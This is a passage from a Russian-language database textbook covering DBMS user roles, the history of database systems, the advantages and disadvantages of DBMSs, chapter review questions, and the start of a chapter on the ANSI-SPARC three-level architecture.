Многие этапы физического проектирования базы данных в значительной степени зависят от выбранной целевой СУБД, а потому может существовать несколько различных способов воплощения требуемой схемы. Следовательно, разработчик физической базы данных должен разбираться в функциональных возможностях целевой СУБД и понимать достоинства и недостатки каждого возможного варианта реализации. Разработчик физической базы данных должен уметь выбрать наиболее подходящую стратегию хранения данных с учетом всех существующих особенностей их использования. Если концептуальное и логическое проектирование базы данных отвечает на вопрос "*что?*", то физическое проектирование отвечает на вопрос "*как?*". Для решения этих задач требуются разные навыки работы, которыми чаще всего обладают разные люди. Методология концептуального проектирования базы данных рассматривается в главе 14, логического проектирования — в главе 15, а физического — в главах 16 и 17.

1.4.3. Прикладные программисты

Сразу после создания базы данных следует приступить к разработке приложений, предоставляющих пользователям необходимые им функциональные возможности. Именно эту работу и выполняют *прикладные программисты.* Обычно прикладные программисты работают на основе спецификаций, созданных системными аналитиками. Как правило, каждая программа содержит некоторые операторы, требующие ог СУБД выполнения определенных действий с базой данных — например, таких как извлечение, вставка, обновление или удаление данных. Как уже упоминалось в предыдущем разделе, эти программы могут создаваться на различных языках программирования третьего или четвертого поколения.

1.4.4. Пользователи

Пользователи являются клиентами базы данных — она проектируется, создается и поддерживается для того, чтобы обслуживать их информационные потребности. Пользователей можно классифицировать по способу использования ими системы.

- Рядовые пользователи. Эти пользователи обычно даже и не подозревают о наличии СУБД. Они обращаются к базе данных с помощью специальных приложений, позволяющих в максимальной степени упростить выполняемые ими операции. Такие пользователи инициируют выполнение операций базы данных, вводя простейшие команды или выбирая команды меню. Это значит, что таким пользователям не нужно ничего знать о базе данных или СУБД. Например, чтобы узнать цену товара, кассир в супермаркете использует сканер для считывания нанесенного на него штрих-кода. В результате этого простейшего действия специальная программа не только считывает штрих-код, но и выбирает на основе его значения цену товара из базы данных, а также уменьшает значение в другом поле базы данных, обозначающем остаток таких товаров на складе, после чего выбивает цену и общую стоимость на кассовом аппарате.
- Опытные пользователи. С другой стороны спектра находятся опытные конечные пользователи, которые знакомы со структурой базы данных и возможностями СУБД. Для выполнения требуемых операций они могут использовать такой язык запросов высокого уровня, как SQL. А некоторые опытные пользователи могут даже создавать собственные прикладные программы.

1.5. История развития СУБД

Как уже упоминалось выше, предшественницами СУБД были файловые системы. Однако появление СУБД не привело к полному исчезновению файловых систем. Для выполнения некоторых специализированных задач файловые системы используются до сих пор. Считается, что развитие СУБД началось еще в 1960-е годы, когда разрабатывался проект запуска корабля Apollo на Луну. Этот проект был начат по инициативе президента США Кеннеди, поставившего задачу осуществить пилотируемый полет и высадку человека на Луну к концу десятилетия. В то время не существовало никаких систем, способных обрабатывать или как-либо управлять тем огромным количеством данных, которое было необходимо для реализации этого проекта.

В результате специалисты основного подрядчика — компании North American Aviation (NAA) (которая теперь называется Rockwell International) — разработали программное обеспечение под названием GUAM (Generalized Update Access Method). Основная идея GUAM была построена на том, что малые компоненты

объединяются вместе как части более крупных компонентов до тех пор, пока не будет собран воедино весь проект. Применяемую при этом структуру, напоминающую перевернутое дерево, часто называют *иерархической структурой* (hierarchical structure). В середине 1960-х годов корпорация IBM присоединилась к фирме NAA для совместной работы над GUAM, в результате чего была создана система IMS (Information Management System). Причина, по которой корпорация IBM ограничила функциональные возможности IMS только управлением иерархиями записей, заключалась в том, что необходимо было обеспечить работу с устройствами хранения с последовательным доступом, а именно с магнитными лентами, которые были в то время основным типом носителя. Спустя некоторое время это ограничение удалось преодолеть. Несмотря на то что IMS является самой первой из всех коммерческих СУБД, она до сих пор остается основной иерархической СУБД, используемой на большинстве крупных мэйнфреймов.

Другим заметным достижением середины 1960-х годов было появление системы IDS (Integrated Data Store) фирмы General Electric. Работу над ней возглавлял один из пионеров исследований в области систем управления базами данных — Чарльз Бачман (Charles Bachmann). Развитие этой системы привело к созданию нового типа систем управления базами данных — *сетевых* (network) СУБД, — что оказало существенное влияние на информационные системы того поколения. Сетевая СУБД создавалась для представления более сложных взаимосвязей между данными, чем те, которые можно было моделировать с помощью иерархических структур, а также для формирования стандарта баз данных. Для создания таких стандартов в 1965 году на конференции организации CODASYL (Conference on Data Systems Languages), проходившей при участии представителей правительства США и бизнесменов, была сформирована рабочая группа List Processing Task Force, переименованная в 1967 году в группу Data Base Task Group (DBTG). В компетенцию группы DBTG входило определение спецификаций среды, которая допускала бы разработку баз данных и управление данными. Предварительный вариант отчета этой группы был опубликован в 1969 году, а первый полный вариант — в 1971 году. Предложения группы DBTG содержали три компонента.

- *Сетевая схема* — это логическая организация всей базы данных в целом (с точки зрения АБД), которая включает определение имени базы данных, типа каждой записи и компонентов записей каждого типа.
- *Подсхема* — это часть базы данных, как она видится пользователям или приложениям.
- *Язык управления данными* — инструмент для определения характеристик и структуры данных, а также для управления ими.

Группа DBTG также предложила стандартизировать три *языка*.

- *Язык определения данных для схемы* (Data Definition Language — DDL), который позволяет АБД ее описать.
- *Язык определения данных для подсхемы* (также DDL), который позволяет определять в приложениях те части базы данных, доступ к которым будет необходим.
- *Язык манипулирования данными* (Data Manipulation Language — DML), предназначенный для управления данными.

Несмотря на то что этот отчет официально не был утвержден Национальным институтом стандартизации США (American National Standards Institute - ANSI), большое количество систем было разработано в полном соответствии с этими предложениями группы DBTG. Теперь они называются *CODASYL-системами,* или *DBTG-системами*. CODASYL-системы и системы на основе ие-

рархических подходов представляют собой СУБД *первого поколения*. Более подробно они рассматриваются в материалах, представленных на сопровождающем Web-узле (URL которого приведен во введении к данной книге). Однако этим двум моделям присущи перечисленные ниже недостатки.

- Даже для выполнения простых запросов с использованием переходов и доступом к определенным записям необходимо создавать достаточно сложные программы.
- Независимость от данных существует лишь в минимальной степени.
- Отсутствие общепризнанных теоретических основ,

В 1970 году Э. Ф. Кодд (E. F. Codd), работавший в исследовательской лаборатории корпорации IBM, опубликовал очень важную и весьма своевременную статью о реляционной модели данных, позволявшей устранить недостатки прежних моделей. Вслед за этим появилось множество экспериментальных реляционных СУБД, а первые коммерческие продукты появились в 1970-1980-х годах. Особенно следует отметить проект System R, разработанный в исследовательской лаборатории корпорации IBM, расположенной в городе Сан-Хосе, штат Калифорния, созданный в конце 1970-х годов [9]. Этот проект был задуман с целью доказать практичность реляционной модели, что достигалось посредством реализации предусмотренных ею структур данных и требуемых функциональных возможностей. На основе этого проекта были получены важнейшие результаты.

- Был разработан структурированный язык запросов SQL, который с тех пор стал стандартным языком любых реляционных СУБД.
- В 1980-х годах были созданы различные коммерческие реляционные СУБД — например, DB2 или SQL/DS корпорации IBM или Oracle корпорации Oracle Corporation.

В настоящее время существует несколько сотен различных реляционных СУБД для мэйнфреймов и персональных компьютеров, хотя во многих из них определение реляционной модели трактуется слишком широко. В качестве примеров многопользовательских СУБД могут служить система INGRES II фирмы Computer Associates и система Informix фирмы Informix Software, Inc. Примерами реляционных СУБД для персональных компьютеров являются Access и FoxPro фирмы Microsoft, Paradox фирмы Corel Corporation, InterBase и BDE фирмы Borland, а также R:Base фирмы R:Base Technologies. Реляционные СУБД относятся к СУБД *второго поколения*. Более подробно реляционная модель данных рассматривается в главе 3.

Однако реляционная модель обладает также некоторыми недостатками — в частности, ограниченными возможностями моделирования. Для решения этой проблемы был выполнен большой объем исследовательской работы. В 1976 году Чен (Chen) предложил модель "сущность-связь" (Entity-Relationship model — ER-модель), которая в настоящее время стала самой распространенной технологией проектирования баз данных и является основой методологии, описанной в главах 14 и 15. В 1979 году Кодд сделал попытку устранить недостатки собственной основополагающей работы и опубликовал расширенную версию реляционной модели — RM/T (1979), затем еще одну версию — RM/V2 (1990). Попытки создания модели данных, позволяющей более точно описывать реальный мир, неформально называют *семантическим моделированием данных* (semantic data modeling).

В ответ на все возрастающую сложность приложений баз данных появились две новые системы: *объектно-ориентированные СУБД,* или ООСУБД (Object-Oriented DBMS — OODBMS), и *объектно-реляционные СУБД,* или ОРСУБД (Object-Relational DBMS — ORDBMS). Однако, в отличие от предыдущих моделей, действительная структура этих моделей не совсем ясна. Попытки реализации подобных моделей представляют собой СУБД *третьего поколения*, которые более подробно будут рассмотрены в главах 24-27.

1.6. Преимущества и недостатки СУБД

СУБД обладают как многообещающими потенциальными преимуществами, так и недостатками, которые мы кратко рассмотрим в этом разделе,

Преимущества

Преимущества систем управления базами данных перечислены в табл. 1.8.

Таблица 1.8. Преимущества систем управления базами данных

Преимущество
Контроль за избыточностью данных
Непротиворечивость данных
Больше полезной информации при том же объеме хранимых данных
Совместное использование данных
Поддержка целостности данных
Повышенная безопасность
Применение стандартов
Повышение эффективности с ростом масштабов системы
Возможность нахождения компромисса при противоречивых требованиях
Повышение доступности данных и их готовности к работе
Улучшение показателей производительности
Упрощение сопровождения системы за счет независимости отданных
Улучшенное управление параллельной работой
Развитые службы резервного копирования и восстановления

Контроль за избыточностью данных

Как уже говорилось в разделе 1.2, традиционные файловые системы неэкономно расходуют внешнюю память, сохраняя одни и те же данные в нескольких файлах. Например, на рис. 1.3 в файлах отдела реализации и файлах отдела контрактов хранятся одинаковые сведения об арендуемой недвижимости и арендаторах. При использовании базы данных, наоборот, предпринимается попытка исключить избыточность данных за счет интеграции файлов, что позволяет исключить необходимость хранения нескольких копий одного и того же элемента информации. Однако полностью избыточность информации в базах данных не исключается, а лишь ограничивается ее степень. В одних случаях ключевые элементы данных необходимо дублировать для моделирования связей, а в других случаях некоторые данные требуется дублировать из соображений повышения производительности системы. Причины введения в базу контролируемой избыточности данных станут понятны при чтении следующих глав.

Непротиворечивость данных

Устранение избыточности данных или контроль над ней позволяет уменьшить риск возникновения противоречивых состояний. Если элемент данных хранится в базе только в одном экземпляре, то для изменения его значения потребуется выполнить только одну операцию обновления, причем новое значение станет

доступным сразу всем пользователям базы данных. А если этот элемент данных с ведома системы хранится в базе данных в нескольких экземплярах, то такая система сможет следить за тем, чтобы копии не противоречили друг другу. К сожалению, во многих современных СУБД такой способ обеспечения непротиворечивости данных не поддерживается автоматически.

Больше полезной информации при том же объеме хранимых данных

Благодаря интеграции рабочих данных организации на основе тех же данных можно получать дополнительную информацию. Например, в показанной на рис. 1.3 файловой системе сотрудникам отдела контрактов неизвестны владельцы сданных в аренду объектов. Аналогично, сотрудники отдела реализации не имеют полных сведений о договорах аренды. При интеграции этих файлов в общей базе сотрудники отдела контрактов получают доступ к сведениям о владельцах, а сотрудники отдела реализации — к сведениям о договорах аренды. Теперь на основе тех же данных пользователи смогут получать больше информации.

Совместное использование данных

Файлы обычно принадлежат отдельным лицам или целым отделам, которые используют их в своей работе. В то же время база данных принадлежит всей организации в целом и может совместно использоваться всеми зарегистрированными пользователями. При такой организации работы большее количество пользователей может работать с большим объемом данных. Более того, при этом можно создавать новые приложения на основе уже существующей в базе данных информации и добавлять в нее только те данные, которые в настоящий момент еще не хранятся в ней, а не определять заново требования ко всем данным, необходимым новому приложению. Новые приложения могут также использовать такие предоставляемые типичными СУБД функциональные возможности, как определение структур данных и управление доступом к данным, организация параллельной обработки и обеспечение средств копирования/восстановления, исключив необходимость реализации этих функций со своей стороны.

Поддержка целостности данных

Целостность базы данных означает корректность и непротиворечивость хранимых в ней данных. Целостность обычно описывается с помощью *ограничений,* т.е. правил поддержки непротиворечивости, которые не должны нарушаться в базе данных. Ограничения можно применять к элементам данных внутри одной записи или к связям между записями. Например, ограничение целостности может гласить, что зарплата сотрудника не должна превышать 40 000 фунтов стерлингов в год или же что в записи с данными о сотруднике номер отделения, в котором он работает, должен соответствовать реально существующему отделению компании. Таким образом, интеграция данных позволяет АБД задавать требования по поддержке целостности данных, а СУБД применять их.

Повышенная безопасность

Безопасность базы данных заключается в защите базы данных от несанкционированного доступа со стороны пользователей. Без привлечения соответствующих мер безопасности интегрированные данные становятся более уязвимыми, чем данные в файловой системе. Однако интеграция позволяет АБД определить требуемую систему безопасности базы данных, а СУБД привести ее в действие. Система обеспечения безопасности может быть выражена в форме имен и паролей для идентификации пользователей, которые зарегистрированы в этой базе данных. Доступ к данным со стороны зарегистрированного пользователя может

быть ограничен только некоторыми операциями (извлечением, вставкой, обновлением и удалением). Например, АБД может быть предоставлено право доступа ко всем данным в базе данных, менеджеру отделения компании — ко всем данным, которые относятся к его отделению, а инспектору отдела реализации — лишь ко всем данным о недвижимости, в результате чего он не будет иметь доступа к конфиденциальным данным, таким как, зарплата сотрудников.

Применение стандартов

Интеграция позволяет АБД определять и применять необходимые стандарты. Например, стандарты отдела и организации, государственные и международные стандарты могут регламентировать формат данных при обмене ими между системами, соглашения об именах, форму представления документации, процедуры обновления и правила доступа.

Повышение эффективности с увеличением масштабов системы

Комбинируя все рабочие данные организации в одной базе данных и создавая набор приложений, которые работают с одним источником данных, можно добиться существенной экономии средств. В этом случае бюджет, который обычно выделялся каждому отделу для разработки и поддержки их собственных файловых систем, можно объединить с бюджетами других отделов (с более низкой общей стоимостью), что позволит добиться повышения эффективности при росте масштабов производства. Теперь объединенный бюджет можно будет использовать для приобретения оборудования в той конфигурации, которая в большей степени отвечает потребностям организации. Например, она может состоять из одного мощного компьютера или сети из небольших компьютеров.

Возможность нахождения компромисса для противоречивых требований

Потребности одних пользователей или отделов могут противоречить потребностям других пользователей. Но поскольку база данных контролируется АБД, он может принимать решения о проектировании и способе использования базы данных, при которых имеющиеся ресурсы всей организации в целом будут использоваться наилучшим образом. Эти решения обеспечивают оптимальную производительность для самых важных приложений, причем чаще всего за счет менее критичных.

Повышение доступности данных и их готовности к работе

Данные, которые пересекают границы отделов, в результате интеграции становятся непосредственно доступными конечным пользователям. Потенциально это повышает функциональность системы, что, например, может быть использовано для более качественного обслуживания конечных пользователей или клиентов организации. Во многих СУБД предусмотрены языки запросов или инструменты для создания отчетов, которые позволяют пользователям вводить не предусмотренные заранее запросы и почти немедленно получать требуемую информацию на своих терминалах, не прибегая к помощи программиста, который для извлечения этой информации из базы данных должен был бы создать специальное программное обеспечение. Например, менеджер отделения компании может получить перечень всех сдаваемых в аренду квартир с месячной арендной платой свыше 400 фунтов стерлингов, введя на своем терминале следующий оператор SQL:

```
SELECT *
PROM PropertyForRent
WHERE type='Flat' AND rent>400;
```

Улучшение показателей производительности

Как уже упоминалось выше, в СУБД предусмотрено много стандартных функций, которые программист обычно должен самостоятельно реализовать в приложениях для файловых систем. На базовом уровне СУБД обеспечивает все низкоуровневые процедуры работы с файлами, которую обычно выполняют приложения. Наличие этих процедур позволяет программисту сконцентрироваться на разработке более специальных, необходимых пользователям функций, не заботясь о подробностях их воплощения на более низком уровне. Во многих СУБД предусмотрена также среда разработки четвертого поколения с инструментами, упрощающими создание приложений баз данных. Результатом является повышение производительности работы программистов и сокращение времени разработки новых приложений (с соответствующей экономией средств),

Упрощение сопровождения системы за счет независимости от данных

Б файловых системах описания данных и логика доступа к данным встроены в каждое приложение, поэтому программы становятся зависимыми от данных. Для изменения структуры данных (например, для увеличения длины поля с адресом с 40 символов до 41 символа) или для изменения способа хранения данных на диске может потребоваться существенно преобразовать все программы, на которые эти изменения способны оказать влияние. В СУБД подход иной: описания данных отделены от приложений, а потому приложения защищены от изменений в описаниях данных. Эта особенность называется *независимостью от данных*. Подробнее речь о ней пойдет в разделе 2.1.5. Наличие независимости программ от данных значительно упрощает обслуживание и сопровождение приложений, работающих с базой данных.

Улучшенное управление параллельной работой

В некоторых файловых системах при одновременном доступе к одному и тому же файлу двух пользователей может возникнуть конфликт двух запросов, результатом которого будет потеря информации или утрата ее целостности. В свою очередь, во многих СУБД предусмотрена возможность параллельного доступа к базе данных и гарантируется отсутствие подобных проблем. Более подробно управление параллельным доступом к данным обсуждается в главе 19.

Развитые службы резервного копирования и восстановления

Ответственность за обеспечение защиты данных от сбоев аппаратного и программного обеспечения в файловых системах возлагается на пользователя. Так, может потребоваться каждую ночь выполнять резервное копирование данных. При этом в случае сбоя может быть восстановлена резервная копия, но результаты работы, выполненной после резервного копирования, будут утрачены, и данную работу потребуется выполнить заново. В современных СУБД предусмотрены средства снижения вероятности потерь информации при возникновении различных сбоев. Подробнее методы восстановления баз данных после сбоя рассматриваются в разделе 19.3.

Недостатки

Недостатки подхода, связанного с применением баз данных, перечислены в табл. **1.9.**

Таблица 1.9. Недостатки систем управления базами данных

Недостаток
Сложность
Размер
Стоимость СУБД
Дополнительные затраты на аппаратное обеспечение
Затраты на преобразование
Производительность
Более серьезные последствия при выходе системы из строя

Сложность

Обеспечение функциональности, которой должна обладать каждая хорошая СУБД, сопровождается значительным усложнением программного обеспечения СУБД. Чтобы воспользоваться всеми преимуществами СУБД, проектировщики и разработчики баз данных, администраторы данных и администраторы баз данных, а также конечные пользователи должны хорошо понимать функциональные возможности СУБД. Непонимание принципов работы системы может привести к неудачным результатам проектирования, что будет иметь самые серьезные последствия для всей организации.

Размер

Сложность и широта функциональных возможностей приводит к тому, что СУБД становится чрезвычайно сложным программным продуктом, который может потребовать много места на диске и нуждаться в большом объеме оперативной памяти для эффективной работы.

Стоимость СУБД

В зависимости от имеющейся вычислительной среды и требуемых функциональных возможностей стоимость СУБД может изменяться в очень широких пределах. Например, однопользовательская СУБД для персонального компьютера может стоить около 100 долларов. Однако большая многопользовательская СУБД для мэйнфрейма, обслуживающая сотни пользователей, может быть чрезвычайно дорогостоящей: от 100 000 до 1 000 000 долларов. Кроме того, следует учесть ежегодные расходы на сопровождение системы, которые составляют некоторый процент от ее общей стоимости.

Дополнительные затраты на аппаратное обеспечение

Для удовлетворения требований, предъявляемых к дисковым накопителям со стороны СУБД и базы данных, может понадобиться приобрести дополнительные устройства хранения информации. Более того, для достижения требуемой производительности может понадобиться более мощный компьютер, который, возможно, будет работать только с СУБД. Приобретение другого дополнительного аппаратного обеспечения приведет к дальнейшему росту затрат.

Затраты на преобразование

В некоторых ситуациях стоимость СУБД и дополнительного аппаратного обеспечения может оказаться несущественной по сравнению со стоимостью преобразования существующих приложений для работы с новой СУБД и новым аппаратным обеспечением. Эти затраты включают также стоимость подготовки персонала для

работы с новой системой, а также оплату услуг специалистов, которые будут оказывать помощь в преобразовании и запуске новой системы. Все это является одной из основных причин, по которой некоторые организации остаются сторонниками прежних систем и не хотят переходить к более современным технологиям управления базами данных. Термин *традиционная система* иногда используется для обозначения устаревших и, как правило, не самых лучших систем.

Производительность

Обычно файловая система создается для некоторых специализированных приложений, например для оформления счетов, а потому ее производительность может быть весьма высока. Однако СУБД предназначены для решения более общих задач и обслуживания сразу нескольких приложений, а не какого-то одного из них. В результате многие приложения в новой среде будут работать не так быстро, как прежде.

Более серьезные последствия при выходе системы из строя

Централизация ресурсов повышает уязвимость системы. Поскольку работа всех пользователей и приложений зависит от готовности к работе СУБД, выход из строя одного из ее компонентов может привести к полному прекращению всей работы организации.

РЕЗЮМЕ

- Система управления базами данных (СУБД) является базовой структурой информационной системы, в корне изменившей методы работы многих организаций. СУБД все еще остается объектом интенсивных научных исследований, и для многих важных задач все еще не удалось найти удовлетворительное решение.
- Предшественником СУБД была файловая система, т.е. набор приложений, которые выполняли отдельные необходимые для пользователя операции, такие как создание отчетов. Каждая программа определяла и управляла своими собственными данными. Хотя файловая система была значительным достижением по сравнению с ручной картотекой, ее использование все еще было сопряжено с большими проблемами, которые в основном были связаны с избыточностью данных и зависимостью программ от данных.
- Появление СУБД было вызвано необходимостью разрешить проблемы, характерные для файловых систем. База данных — это совместно используемый набор логически связанных данных (и описание этих данных), который предназначен для удовлетворения информационных потребностей организации. СУБД — это программное обеспечение, которое позволяет пользователям определять, создавать и обслуживать базу данных, а также управлять доступом к ней.
- Доступ к базе данных осуществляется с помощью СУБД, Для этого предусмотрен язык определения данных (Data Definition Language — DDL), с помощью которого пользователи могут определять структуру базы данных, а также язык управления данными (Data Manipulation Language — DML), с помощью которого пользователи могут вставлять, удалять и извлекать данные из базы.
- СУБД позволяет организовать контроль за доступом пользователей к базе данных. Она предоставляет средства поддержки безопасности и целостности данных, обеспечивает параллельную работу многих приложений, средства копирования/восстановления, а также позволяет организовать доступный пользователям каталог. В типичной СУБД также предусмотрен механизм создания представлений, предназначенных для упрощения вида данных, с которыми имеют дело пользователи.

- Среда СУБД состоит из аппаратного обеспечения (компьютеров), программного обеспечения (СУБД, операционной системы и приложений), данных, процедур и пользователей. В данном контексте к пользователям относятся администраторы данных и баз данных, проектировщики баз данных, прикладные программисты и конечные пользователи.
- Корни СУБД лежат в файловых системах. Иерархические и CODASYL-системы представляют собой первое поколение СУБД. Типичным представителем иерархической модели является система IMS (Information Management System), а сетевой (CODASYL-модели) - система IDS (Integrated Data System). Обе они появились в середине 1960-х годов. Реляционная модель, впервые предложенная Э. Ф. Коддом в 1970 году, представляет собой второе поколение СУБД. Она оказала значительное влияние на сообщество разработчиков СУБД, и в настоящее время существует более 100 различных типов реляционных СУБД. Третье поколение СУБД представляют объектно-реляционные СУБД и объектно-ориентированные СУБД.
- Среди преимуществ подхода, основанного на использовании баз данных, следует отметить контролируемую избыточность данных, непротиворечивость данных, совместное использование данных, повышенную безопасность и целостность. А среди недостатков можно указать сложность, высокую стоимость и снижение производительности приложений, а также возможность весьма серьезных последствий при выходе системы из строя.

ВОПРОСЫ

1.1. Приведите четыре примера СУБД, помимо тех, которые перечислены в разделе 1,1.

1.2. Объясните значение следующих терминов:
а) данные;
б) база данных;
в) система управления базами данных;
г) независимость от данных;
д) безопасность;
е) целостность;
ж) представления.

1.3. Опишите подход, используемый для обработки данных в файловых системах. В чем состоят основные недостатки этого подхода?

1.4. Опишите основные характеристики подхода, основанного на использовании базы данных, и сравните их с характеристиками обычных файловых систем.

1.5. Опишите пять компонентов среды СУБД. Как они связаны друг с другом?

1.6. Объясните роли следующих групп пользователей базы данных:
а) администратор данных;
б) администратор базы данных;
в) проектировщик логической части базы данных;
г) проектировщик физической части базы данных;
д) прикладной программист;
е) обычные пользователи.

1.7. Каковы основные достоинства и недостатки систем управления базами данных?

Упражнения

1.8. Проведите опрос пользователей СУБД. Какие компоненты СУБД они считают наиболее полезными и почему? Какие компоненты СУБД наименее полезны и почему? Какие недостатки и достоинства СУБД они заметили?

1.9. Создайте небольшую программу (в случае необходимости, с использованием псевдокода), которая позволит вводить и отображать данные об арендаторе (номер арендатора, имя, адрес, номер телефона, требуемое количество комнат и максимальное значение арендной платы). Все эти сведения сохраните в файле. Введите несколько записей и отобразите эти сведения на экране. А потом повторите этот процесс, но не посредством написания специальной программы, а с помощью любой доступной вам СУБД. Какие можно сделать выводы, сравнивая два этих подхода?

1.10. Внимательно ознакомьтесь с учебным проектом *DreamHome*, описание которого приведено в разделе 10.4 и в приложении А. Каким образом СУБД может помочь в работе этой организации? Какие, на ваш взгляд, данные должны быть представлены в такой базе данных? Какие связи существуют между этими данными? Какие, по вашему мнению, запросы в ней понадобятся?

1.11. Ознакомьтесь с учебным проектом *Wellmeadows Hospital,* описание которого приведено в приложении Б. Каким образом СУБД может помочь в работе этой организации? Какие, на ваш взгляд, данные должны быть представлены *в* подобной базе данных? Какие связи существуют между этими данными?

Глава 2

СРЕДА БАЗЫ ДАННЫХ

В ЭТОЙ ГЛАВЕ...

- Происхождение трехуровневой архитектуры баз данных и ее назначение.
- Содержание внешнего, концептуального и внутреннего уровней.
- Назначение концептуально внешнего и концептуально внутреннего отображений.
- Значение логической и физической независимости от данных.
- Различия между языками DDL и DML.
- Классификация моделей данных.
- Назначение и важность концептуального моделирования.
- Типичные функции и службы СУБД.
- Компоненты СУБД.
- Значение архитектуры "клиент/сервер" и ее преимущества перед другими архитектурами СУБД.
- Функции и назначение мониторов обработки транзакций (TP — Transaction Processing)
- Функции и значение системного каталога.

Основная цель системы управления базами данных (далее — просто СУБД) заключается в том, чтобы предложить пользователю абстрактное представление данных, скрыв конкретные особенности хранения и управления ими. Следовательно, отправной точкой при проектировании базы данных должно быть абстрактное и общее описание информационных потребностей организации, которые должны найти свое отражение в создаваемой базе данных. В этой и следующих главах понятие "организация" используется в широком смысле, обозначая либо некоторую организацию в целом, либо только ее часть. Например, в учебном проекте *DreamHome* представляет интерес моделирование следующих понятий:

- *сущности* "реального мира", такие как Staff (Работник), PropertyForRent (Арендуемая собственность), PrivateOwner (Владелец собственности) и Client (Клиент);
- *атрибуты*, описывающие свойства или качества каждой сущности (например, сущность Staff обладает атрибутами name (Имя), position (Должность) и salary (Зарплата));
- *связи* между этими сущностями (например, Staff *Manages* PropertyForRent).

Более того, поскольку база данных является общим ресурсом, то каждому пользователю может потребоваться свое, отличное от других представление о характеристиках информации, сохраняемой в базе данных. Для удовлетворения этих потребностей архитектура большинства современных коммерческих СУБД в той или иной степени строится на базе так называемой архитектуры ANSI-SPARC. В этой главе мы обсудим различные архитектурные и функциональные характеристики СУБД.

Структура этой главы

В разделе 2.1 рассматриваются трехуровневая архитектура ANSI-SPARC и преимущества, достигаемые при ее использовании. В разделе 2.2 рассматриваются типы языков, которые используются в среде СУБД, а в разделе 2.3 вводятся понятия моделей данных и концептуального моделирования, которые более подробно будут описаны в других частях этой книги. В разделе 2.4 обсуждаются основные функции, которые должна выполнять СУБД, а в разделах 2.5 и 2.6 — внутренняя архитектура типичной СУБД. Завершается эта глава разделом 2.7 с описанием функциональных возможностей системного каталога СУБД, в котором хранятся метаданные (т.е. данные о данных, сохраняемых в этой базе). Примеры в этой главе построены на основе учебного проекта *DreamHome*, описанного в разделе 10.4 и в приложении А.

В этой главе содержатся важные базовые сведения о СУБД. Однако читателям, не имеющим большого опыта работы с системами управления базами данных, она может показаться достаточно сложной. Об этом не стоит особо беспокоиться, просто позже при чтении последующих глав им будет полезно вновь вернуться к этой главе, что позволит прояснить все непонятные места.

2.1. Трехуровневая архитектура ANSI-SPARC

Первая попытка создания стандартной терминологии и общей архитектуры СУБД была предпринята в 1971 году группой DBTG. Она была создана после конференции CODASYL (Conference on Data Systems and Languages — Конференция по языкам и системам данных), прошедшей в этом же году. Группа DBTG признала необходимость использования двухуровневого подхода, построенного на основе использования системного представления, т.е. *схемы* (schema), и пользовательских представлений, т.е. *подсхем* (subschema). Сходные терминология и архитектура были предложены в 1975 году Комитетом планирования стандартов и норм SPARC (Standards Planning and Requirements Committee) Национального института стандартизации США (American National Standard Institute — ANSI), ANSI/X3/SPARC [5]. Комитет ANSI/SPARC признал необходимость использования трехуровневого подхода к созданию системного каталога. В этих материалах отражены предложения, которые были сделаны организациями *Guide and Share,* состоящими из пользователей продуктов корпорации IBM, и опубликованы за несколько лет до этого. Основное внимание в них было сконцентрировано на необходимости воплощения независимого уровня для изоляции программ от особенностей представления данных на более низком уровне [144]. Хотя модель ANSI/SPARC не стала стандартом, она все еще представляет собой основу для понимания некоторых функциональных особенностей СУБД.

В данном случае для нас наиболее фундаментальным моментом в этих и последующих отчетах исследовательских групп является определение трех уровней абстракции, т.е. трех различных уровней описания элементов данных. Эти уровни формируют *трехуровневую архитектуру,* которая охватывает внешний, кон-

цептуальный и *внутренний* уровни, как показано на рис. 2.1. Уровень, на котором данные воспринимаются пользователями, называется *внешним уровнем* (external level), тогда как СУБД и операционная система воспринимают данные на *внутреннем уровне* (internal level). Именно на внутреннем уровне данные реально сохраняются с использованием всех тех структур и файловой организации, которые описаны в приложении В. *Концептуальный уровень* (conceptual level) представления данных предназначен для *отображения* внешнего уровня на внутренний и обеспечения необходимой *независимости* друг от друга.

Цель трехуровневой архитектуры заключается в отделении пользовательского представления базы данных от ее физического представления. Ниже перечислено несколько причин, по которым желательно выполнить такое рйзделение.

- Каждый пользователь должен иметь возможность обращаться к одним и тем же данным, реализуя свое собственное представление о них. Каждый пользователь должен иметь возможность изменять свое представление о данных, причем это изменение не должно оказывать влияния на других пользователей.
- Пользователи не должны непосредственно иметь дело с такими подробностями физического хранения данных в базе, как индексирование и хеширование (приложение В). Иначе говоря, взаимодействие пользователя с базой не должно зависеть от особенностей хранения в ней данных.
- Администратор базы данных (АБД) должен иметь возможность изменять структуру хранения данных в базе, не оказывая влияния на пользовательские представления.
- Внутренняя структура базы данных не должна зависеть от таких изменений физических аспектов хранения информации, как переключение на новое устройство хранения.
- АБД должен иметь возможность изменять концептуальную структуру базы данных без какого-либо влияния на всех пользователей.




Рис. 2,1. Трехуровневаяархитектура ANSI-SPARC

2.1.1. Внешний уровень

Внешний уровень. Представление базы данных с точки зрения пользователей. Этот уровень описывает ту часть базы данных, которая относится к каждому пользователю.

Внешний уровень состоит из нескольких различных внешних представлений базы данных. Каждый пользователь имеет дело с представлением "реального мира", выраженным в наиболее удобной для него форме. Внешнее представление содержит только те сущности, атрибуты и связи "реального мира", которые интересны пользователю. Другие сущности, атрибуты или связи, которые ему неинтересны, также могут быть представлены в базе данных, но пользователь может даже не подозревать об их существовании.

